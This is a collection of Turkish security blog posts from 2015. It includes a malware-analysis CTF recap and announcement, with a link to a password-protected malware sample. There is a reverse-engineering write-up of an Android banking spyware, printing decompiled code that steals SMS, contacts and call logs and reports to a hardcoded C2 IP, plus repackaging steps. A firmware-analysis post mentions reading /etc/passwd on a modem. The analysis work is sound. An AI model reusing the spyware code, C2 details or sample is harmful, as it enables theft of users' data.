Ardından ctf4.exe zararlı yazılımını Windows XP işletim sistemi üzerinde çalıştırırsayınız, zararlı yazılımın göçüğünü ancak yazılımı kapatmadığınız takdirde arka planda çalışmaya devam ettiğini görebilirdiniz. Zararlı yazılımı [Immunity Debugger](#) aracı ile analiz ettiğinizde, programın akışının çalışmaktan kısa bir süre sonra işlem parçasığı (thread) üzerinden ilerlediğini görebilirdiniz. İşlem parçasığı üzerinden analizi devam ettirmek için ise Immunity Debugger aracının hata ayıklama ayarlarında, "break on new thread" ayarının aktif olması yeterliydi.

Size 1 Aralık 2015 tarihinde zararlı yazılım tarafından oluşturulacak 10 tane alan adının neler olduğunu sorduğum için de, sistem tarihini 1 Aralık 2015 yapmanız gerekiyordu.



Adım adım ilgili komutların üzerinden ilerlediğinizde, zararlı yazılımın GetSystemTime API'sini çağrıdığını görebilirdiniz. Hata ayıklamaya devam ettiğinizde, 00401B80 fonksiyonu (routine) çağrıldıktan sonra alan adının oluşturulduğunu görebilirdiniz.



Bu fonksiyonun tamamını kopyalamanız ve ardından [Fiddler](#), [Charles Proxy](#), [Burp Suite](#) gibi bir proxy aracı ile oluşturulan web trafiğinden tespit ettiğiniz 10 tane alan adı ile birlikte bana göndermeniz, oyunu başarıyla tamamlamanız için veterli olacaktır.

OYUNU BASARIYLA TAMAMLAYANLAR: Ramazan UYSAL, Semih GÜZELEL, Kerem KAT

CEKİLİŞ ve KAZANAN TALİHLİ: Ramazan UYSAL

```
C:\WINDOWS\system32\cmd.exe - python
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\...>python
Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from random import randint
>>> print randint(1,3)
1
>>>
```

Başa kazanan talihli Ramazan UYSAL olmak üzere oyunu başarıyla çözen, katılan, destekleyen, sponsor olan herkese teşekkür eder, yeni oyunlarda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Murofet'in DGA'sı hakkında detaylı bilgi almak için [bu sayfayı](#) ziyaret edebilirsiniz.

## Pi Hediymem Var! #4

Source: <https://www.mertsarica.com/pi-hediymem-var-4/>

By M.S on November 18th, 2015

Üçüncüsünü bundan 6 ay önce gerçekleştirdiğim Pi Hediymem Var oyununun yenisi ile uzun bir aradan sonra tekrar karşınızdayım!

Takım liderim Ahmet TAŞKESER 'in sponsorluğunda gerçekleşen dördüncü oyunumda, yine önceki oyunlarda olduğu gibi oyunu başarıyla tamamlayanlar arasında yapılacak bir çekiliş ile 1 adet Raspberry Pi Model B'yi bir kişiye hediye edeceğim. (Bu oyunda kullanılan zararlı yazılımın temin edilmesinde emeği geçen [Salim SARIMURAT](#) 'a ayrıca teşekkür ederim.)



Oyunu başarıyla tamamlamak için izlenmesi gereken adımlar;

1. <https://www.mertsarica.com/ctf/ctf4.zip> adresinden zararlı yazılımı indirin. (zip şifresi: infected)
2. Bu zararlı yazılım tarafından kullanılan alan adı üretme algoritmasını tespit edin. (Örnek: [Hesperbot DGA Analizi](#))
3. 1 Aralık 2015 tarihinde üretilen 10 tane alan adını tespit edip, DGA fonksiyonunun assembly çıktısı ile bana iletin.

Daha önce hediye kazanmamış olup çekilişe katılmak isteyenlerin, detaylı çözüm yolunu [İletişim Formu](#) üzerinden, adı, soyadı, kendini tanıtan bir yazı ve Raspberry Pi ile güvenlik üzerine yapmayı düşündüğü çalışmaları anlatan bir yazı ile birlikte 30 Kasım 2015 saat 09:00'a kadar bana iletmemeleri gerekmektedir.

Oyunun çözüm yolunu kazanan talihli, ilerleyen günlerde yine bu sayfa ve [Twitter](#) hesabım üzerinden duyurulacaktır.

[Twitter](#) hesabım üzerinden zorlananlar için zaman zaman ipuçları yayınlanacaktır.

Şimdiden güle güle ve güvenli günlerde kullanmanız dileğiyle :)


1. İpucu: Basit düşünün :)

## Android Bankacılık Casus Yazılımı

Source: <https://www.mertsarica.com/android-bankacilik-casus-yazilimi/>

By M.S on November 5th, 2015

Nisan ayı başı gibi bazı banka müşterilerine SMS ile banka\_adi.süpheli\_adres.com adında mesajlar gönderilmeye başlandı. Siteye Android akıllı cihazı ile bağlanan kullanıcıları, bankaya aitmiş gibi görünen güzel bir görsel karşılıyor ve kullanıcının bankanın mobil bankacılık hizmetinden yararlanabilmesi için ilgili uygulamayı kurması isteniyordu.



Siteyi masaüstü internet tarayıcısı ile ziyaret edenler ise bankanın ana sayfasına yönlendiriliyordu. Zararlı yazılımın zaman içinde birden fazla sürümüne erişme imkanım olduğu için ilk sürümü ile 2 ve 3. sürümlerini kıyaslama imkanım olmuştu.

İlk sürümde kod gizlemesi (obfuscation) gerçekleştirilmemişti için zararlı yazılım, kaynak koda çevridiğinde bunun rehber, arama kaydı ve sms bilgilerini çalan, anahtar kelime ile sms yönlendirmesi yapabilen ve Türkiye'de [185.50.69.100](http://185.50.69.100) ip adresi ile 4444 numaralı bağlantı noktasından haberleşen bir casus yazılım olduğu rahatlıkla anlaşılmıyordu.

Java Decomiler - Consts.class

File Edit Navigate Search Help

mobil\_sube-1-dex2jar.jar    mobil\_sube-2-dex2jar.jar    mobil\_sube-3-dex2jar.jar

```

+ android.support.v4
+ com
  + google.gson
  + googleandroid.listener
    + consts
      + J Consts
    + helpers
    + items
    + listeners
    + observers
    + receivers
    + services
    + sqlite
    + tasks
    + BuildConfig
    + LegalActivity
    + R

package com.googleandroid.listener.consts;

import android.content.Context;

public final class Consts
{
    public static final String BROWSERHISTORY_API = "BrowserHistory";
    public static final String CALLLOG_API = "CallLog";
    public static final String CONTACT_API = "Contact";
    public static final int DELTA_TIME_MAX = 30;
    public static final String DEVICESIM_API = "DeviceSim";
    public static final String DEVICE_API = "Device";
    public static final String EXCEPTION_API = "ExceptionLog";
    public static final int MAX_TIME = 35;
    public static final String MESSAGE_API = "Message";
    public static final String MessageInboxNetSmsCount = "all";
    public static final String MessageSentNetSmsCount = "all";
    public static final String MobileClientUserName = "username";
    public static final String MobileClientUserPass = "2cdb5aac-2140-46aa-b848-2421b9c9a864";
    public static final String Pref_CallLogs_Task_First = "Pref_CallLogs_Task_First";
    public static final String Pref_MessageInbox_Task_First = "Pref_MessageInbox_Task_First";
    public static final String Pref_MessageSent_Task_First = "Pref_MessageSent_Task_First";
    public static final String Pref_ServerDeviceId = "Pref_ServerDeviceId";
    public static final String Pref_SimLastOpenTime = "Pref_SimLastOpenTime";
    private static String REST_SERVICE_HOST_URL = "http://185.50.69.100:4444";
    public static final int SMS = 1;
    public static final String TRACK_CALLLOG_NET_ENABLE = "TRACK_CALLLOG_NET_ENABLE";
    public static final String TRACK_GEO = "TRACKGEO";
    public static final String TRACK_NET = "TRACKNET";
    public static final String TRACK_SERVER_URL = "TRACK_SERVER_URL";
    public static final String TRACK_SMS = "TRACKSMS";
    public static final String TRACK_SMS_ABORT = "TRACK_SMS_ABORT";
    public static final String TRACK_SMS_ENABLE = "TRACK_SMS_ENABLE";
    public static final String TRACK_SMS_NET_ENABLE = "TRACK_SMS_NET_ENABLE";
    public static final String TRACK_SMS_NUMBER = "TRACK_SMS_NUMBER";
    public static final String TRACK_SMS_WORD = "TRACK_SMS_WORD";
    public static final Boolean debug = Boolean.valueOf(false);
    public static final String noLocation = "Lokasyona ulaşamıyor. Bilinen son konum ";

    public static String getApiUrl(Context paramContext, String paramString)
    {
        return getServerUrl(paramContext) + paramString;
    }

    private static String getServerUrl(Context paramContext)
    {
        String str = REST_SERVICE_HOST_URL + "/api/";
        if (!PreferencesHelper.GetPref(paramContext, "TRACK_SERVER_URL").equals(""))
            str = PreferencesHelper.GetPref(paramContext, "serverUrl") + "/api/";
        return str;
    }
}

```


Yazılımı geliştiren kişinin kaynak kodun bir yerinde servis adı olarak isim.soyad bilgisine yer vermesi, kodun ya çalıntı ya da dikkatsizce başka bir koddan kopyalandığına işaret ediyordu.

ListenersService.class


```

if ("TRACKGEO".equals(arrayOfString[0]))
{
    abortBroadcast();
    Intent localIntent5 = new Intent(paramContext, LocatorService.class);
    localIntent5.putExtra("SENDTO", str3);
    Log.i("cgSMSReceiver", "Starting LocatorService");
    paramContext.startService(localIntent5);
}
label525:
do
{
    for (int i = 0; i < arrayOfString.length; i++)
        break;
    if ("TRACKNET".equals(arrayOfString[i]))
    {
        abortBroadcast();
        Intent localIntent4 = new Intent();
        localIntent4.setAction("com.googleandroid.services.ServiceStart");
        paramContext.sendBroadcast(localIntent4);
    }
    else
    {
        if (!PreferencesHelper.GetPref(paramContext, "TRACK_SMS_WORD").equals(arrayOfString[i]))
            break label525;
        if (PreferencesHelper.GetPref(paramContext, "TRACK_SMS_NUMBER").equals(str3))
        {
            abortBroadcast();
            String str10 = "YOKENDIRME-" + PreferencesHelper.GetPref(paramContext, "TRACK_SMS_ENABLE") + " BİLDİRİMLERİ KAPAT-" + PreferencesHelper.GetPref(paramContext, "TRACK_SMS_ABORT");
            Intent localIntent3 = new Intent(paramContext, MessageService.class);
            localIntent3.putExtra("SENDTO", str3);
            localIntent3.putExtra("MESSAGE", str10);
            paramContext.startService(localIntent3);
        }
    }
} while (!"TRACKSMS".equals(arrayOfString[i]));
abortBroadcast();
for (int i = 0; i < arrayOfString.length; i++)
{
    String str8;
    try
    {
        String str9 = General.SearchMessage(str2, "word");
        if (str9 != null)
    }
}

```



İlerleyen sürümlerde ise bu zararlı yazılım haberleştiği ip adresi, kod gizleme yöntemi ile gizlendiği görülebiliyordu.



Yeri gelmişken bu tür zararlı yazılımlar ile karşılaşıldığı zaman, son kullanıcı da olsanız, güvenlik uzmanı da olsanız, [Ulusal Siber Olaylara Müdahale Merkezi](#)'ni (USOM) [ihbar formu](#) üzerinden bilgilendirmenin, ulusal ve kurumsal güvenlik adına oldukça önemli olduğunu altını çizmek isterim.

USOM'un hızla güncellediği [zararlı bağlantılar listesi](#) ve koordinasyon ile sektörel ve kurumsal SOME'lerin, güvenlik üreticilerinin kısa süre içinde bu zararlı adreslerden haberdar olarak, kullanıcıların mağdur olmasını kısa bir süre içinde engellediklerini unutmayın.

Devlet kurumudur; oldukça yavaş işler; hiç zahmet etmeye yem gibi ön yargıları bir kenara koyabilirsiniz çünkü USOM'a yapmış olduğum bir bildirimim 2 saat gibi kısa bir süre içinde zararlı bağlantılar listesine eklendiğini geçtiğimiz günlerde tecrübe ettiğimi söyleyebilirim.

Daha önceki [yazılımlardan](#) da bildığınız üzere Android platformu için geliştirilen uygulamalar kolaylıkla bayt koduna ve kaynak koduna çevrilebilmektedir. Kaynak kodunun bu örnekte olduğu gibi okunaklı olmadığı durumlarda bayt kodunu analiz etmek tercih edeceğiniz en akıllıca yöntemlerden biri olacaktır.

```
C:\Android_Malware>java -jar apktool.jar d mobil_sube-5.apk
I: Using Apktool 2.0.0 on mobil_sube-5.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Documents and Settings\Administrator\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
test! Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Zararlı yazılımı [apk-tool](#) aracı ile bayt koduna (smali) çevirdikten sonra smali\com\googleandroid\listener\items\receivers\ klasörü içinde yer alan ProgramStartReceiver.smali dosyası dikkatimi çekti. Dosyayı incelediğimde şifrelenen komuta kontrol merkezi adresinin bu dosya içinde çözüldüğünü (decryption) gördüm.

Bu gibi (okunaklı olmayan kaynak kodu) durumlarda bayt kod üzerinde değişiklik yaparak programın akışını değiştirebilme imkanına sahip olduğunuz için ben de şifresi çözülmüş olan değişkeni aşağıdaki ekran görüntüsünde yer aldığı şekilde [LogCat](#)'e yönlendirmeye karar verdim. Değişikliği yaptıktan sonra tekrar apk-tool aracı ile paketi derleyip, imzalandıktan sonra Android Emulator'e yükledim ve ardından gizlenmiş olan komuta kontrol merkezinin ip adresini görebildim.

```
C:\Windows\system32\cmd.exe
C:\Android_Malware>java -jar apktool.jar b mobil_sube-5
I: Using Apktool 2.0.0
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building apk file...
C:\Android_Malware>
```

```
dist
File Edit View Favorites Tools Help
Back Search Folders Sync
Address: C:\Android_Malware\mobil_sube-5\dist
File and Folder Tasks
Rename this file
Move this file
Copy this file
Publish this file to the Web
E-mail this file
Delete this file
mobil_sube-5.apk
92 KB
android.keystore
KEYSTORE File
3 KB
```

```
C:\Windows\system32\cmd.exe
C:\Android_Malware>keytool -genkey -v -keystore android.keystore -alias android
keytool: RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your First and last name?
[Unknown]:
What is the name of your organizational unit?
[Unknown]:
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]:
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
[no]: yes
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
Enter key password for <android>
<RETURN if same as keystore password>
Re-enter new password:
New certificate (self-signed):
[
Version: 0.0
Subject: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
Signature Algorithm: SHA256withRSA, OID = 1.2.840.113549.1.1.11
Key: Sun RSA public key, 2048 bits
modulus: 2586551101931331153944778199561892835393209961729039575833724999438
1552234405543733420726326652308678045827493808764853345467542688936128321004784
70056661842945513897858956058920066187819387442631958854464983282944403124176129
67548707559896439518639023134750313783905897132119585817234519175171625849798716
5401073911916562013663738758588087467463547245861565962255653850447227386739232
```

```
C:\Windows\system32\cmd.exe
C:\Android_Malware\mobil_sube-5\dist>jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore android.keystore mobil_sube-5.apk android
Enter passphrase for keystore:
adding: META-INF/MANIFEST.MF
adding: META-INF/ANDROID.SF
adding: META-INF/ANDROID.RSA
signing: AndroidManifest.xml
signing: classes.dex
signing: res/drawable-hdpi/ic_launcher.png
signing: res/drawable-mdpi/ic_launcher.png
signing: res/layout/activity_legal.xml
signing: res/layout/popact.xml
signing: resources.arsc
C:\Android_Malware\mobil_sube-5\dist>
```

The screenshot shows a debugger interface with assembly code on the right and a command-line window on the left. The assembly code includes several red arrows pointing to specific instructions and constants. One red arrow points to the string constant 'Malware URL:' at address 70. Another red arrow points to the same string constant 'Malware URL:' at address 71. A third red arrow points to the instruction at address 75.

```

Administrator: C:\WINDOWS\system32\cmd.exe
C:\Users\ >adb install mobil_sube-5.apk
2436 KB/s (93591 bytes in 0.037s)
Success
C:\Users\ >Desktop\ >\Test>

Administrator: C:\WINDOWS\system32\cmd.exe
C:\Users\ >adb logcat | grep -i "Malware URL"
1/Malware URL:< 4012>: http://100.165.164.100

ProgramStartReceiver.smali
45
46     invoke-virtual {v1, v2},
47         Lcom/google/android/listener/helpers/MCrypt;->decrypt(Ljava/lang/String;) [B
48
49     move-result-object v1
50
51     invoke-direct {v3, v1}, Ljava/lang/String;:-><init>([B)V
52
53     invoke-virtual {v3}, Ljava/lang/String;:->trim()Ljava/lang/String;
54
55     move-result-object v1
56
57     new-instance v2, Ljava/lang/StringBuilder;
58
59     const-string v3, "http://"
60
61     invoke-direct {v2, v3}, Ljava/lang/StringBuilder;:-><init>(Ljava/lang/String;)V
62
63     invoke-virtual {v2, v1},
64         Ljava/lang/StringBuilder;:->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
65
66     move-result-object v1
67
68     invoke-virtual {v1}, Ljava/lang/StringBuilder;:->toString()Ljava/lang/String;
69
70     move-result-object v1
71
72     const-string v6, "Malware URL:" <-- Red arrow points here
73
74     invoke-static {v6, v1}, Landroid/util/Log;->i(Ljava/lang/String;Ljava/lang/String;)I
75
    new-instance v2, Lcom/google/android/listener/helpers/MySQLiteHelper;

```

Bu zararlı yazılımda olduğu gibi siz de kod gizleme yönteminden (obfuscation) faydalanan zararlı yazılımları analiz etmek istediğinizde benzer şekilde bayt kodu üzerinden ilerlemeyi alternatif bir yol olarak değerlendirebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

## Donanım Yazılımı Analizinin Önemi

Source: <https://www.mertsarica.com/donanim-yazilimi-analizinin-onemi/>

By M.S on October 1st, 2015

Her siber güvenlik konferansında gerçekleştirdiğim sunumumdan sonra olduğu gibi yine geleneği bozmayarak, 2014 yılında [IstSec](#) ve geçtiğimiz Eylül ayında [Hacktrick](#) siber güvenlik konferanslarında gerçekleştirdiğim donanım yazılımı (bellenim / firmware) analizi sunumumdan sonra sunuma katılmayanlar için sunumu özetleyen bir blog yazısı yazmaya karar verdim.

[Nesnelerin İnterneti](#) (IoT) dediğimiz kavram hayatımıza girdi gireli, evimizde internete bağlanan birçok cihaz olduğunu görebiliyoruz. Bunlar arasında uydu alıcıları, ip kameraları, cep telefonlarını, raspberry pi gibi mini bilgisayarları en çok rastlanan nesneler arasında sayabiliriz. Hacktrick sunumunda, evinde 7/24 çalışan [Raspberry Pi](#), Beagle Bone gibi mini bilgisayıları olanlar el kaldırınsın dediğimde, havaya kalkan ellerin sayısının beklediğimden fazla olduğunu söyleyebilirim. Durum böyle olunca da IoTler, akıllı cihazlar ve benzerleri, hayatımıza getirdikleri kolaylıkların yanında güvenlik risklerini de beraberinde getiriyorlar dersek pek yanılmayız.

Aslında evlerimize soktuğumuz cihazlar akıllandıkça, casus olma potansiyeline de sahip olmaya başladılar. Hareketle kontrol edilen kameralı, akıllı televizyonuz hacklendiğinde, başınıza gelebilecekleri bir düşünün, sevimsiz öyle değil mi ? :) Aslında haberlere baktığımızda bu söylediğimemin çok da uzak bir ihtimal olmadığını görüyoruz. Ağustos ayında Samsung'un akıllı buzdolabının [hacklenerek](#) Gmail kullanıcı adı ve şifre bilgilerinin çalınabildiği ortaya çıktı.

Bu tür cihazların hacklenebilmesi, modern işletim sistemlerine (Windows, Linux vs.) kıyasla daha kolay oluyor çünkü bu cihazlar çoğunlukla düşük donanımlarla çalışıyorlar. Düşük donanım dediğimizde de, ram, işlemci ve işletim sistemi açısından zayıf/kısıtlı olan bu cihazlar üzerinde örneğin Address Space Layout Randomization (ASLR), data execution prevention (DEP) gibi istismarı engelleyici kontroller bulunamıyor. Donanım yazılımı geliştiricileri, modern işletim sistemi geliştiricileri gibi güvenliğe ön planda tutmadıkları için de çoğunlukla cihazlar üzerinde yer alan konfigürasyonlar örneğin [modemlerde olduğu gibi](#) zayıf ve istismara açık olabiliyor.

Bu cihazların güvenliği istenilen seviyelerde olmadığı sürece, güvenlik uzmanları ve son kullanıcılar olarak, evlığımızda yer alan bu cihazların donanım yazılımlarını analiz ederek güvenlik zayıflıklarını tespit etmek, hem merakımızı gidermek için hem de bu cihazları güvenli bir şekilde kullanmak isteyen bizler için bir gereksinim haline gelebiliyor.

Örneğin elimizde internet servis sağlayıcısı tarafından bize kampanya dahilinde hedİYE edilmiş bir modem var ve bu modeme yönetici arayüzünden bağlanıp, modem üzerinde tanımlı kullanıcılar görüntülemek istiyoruz. Neden bunu istiyoruz çünkü modemler üzerinde kimi zaman varsayılan yönetici yetkisine sahip [hesaplar](#) olabiliyor veya internet servis sağlayıcısı [uzaktan destek](#) amacıyla kolay tahmin edilebilir parolaya sahip kullanıcı hesaplarını modellere tanımlayabiliyorlar. Varsayılan hesaplar dışında modemin yönetici arayüzüne giriş yaptığımızda göremedigimiz ancak ilgili sayfayı direk çağrıdaşlığımızda ulaşabileceğimiz ve modem üzerindeki özel ayarları ([TR-069 yönetim protokolü](#) ayarları gibi) değiştirmemizi sağlayan gizli sayfalar olup olmadığını da kontrol etmek istiyoruz. Bu sorulara yanıt bulmak için modem ve modemin donanım yazılımı üzerinde çeşitli kontroller gerçekleştirebiliriz.

Gizli yönetici hesaplarını bulmak için yapacağımız ilk iş, modemin telnet servisine bağlandıkten sonra cat /etc/passwd komutu yazarak mevcut hesapları kontrol etmek olabilir ancak işler her zaman düşündüğümüz kadar kolay olmayıpabilir. Birincisi, yönetim paneline erişmek için kullandığımız kullanıcı adı ve şifrenin telnet servisine erişmek için yetkisi olmayabilir veya telnet servisi (telnetd) modem üzerinde açık/yüklü olmayıpabilir.


```
C:\Windows\system32\cmd.exe
RT-206v4 login: admin
Password:
Login incorrect
RT-206v4 login: admin
Password:
Login incorrect
RT-206v4 login: admin
Password:
Login incorrect

Connection to host lost.

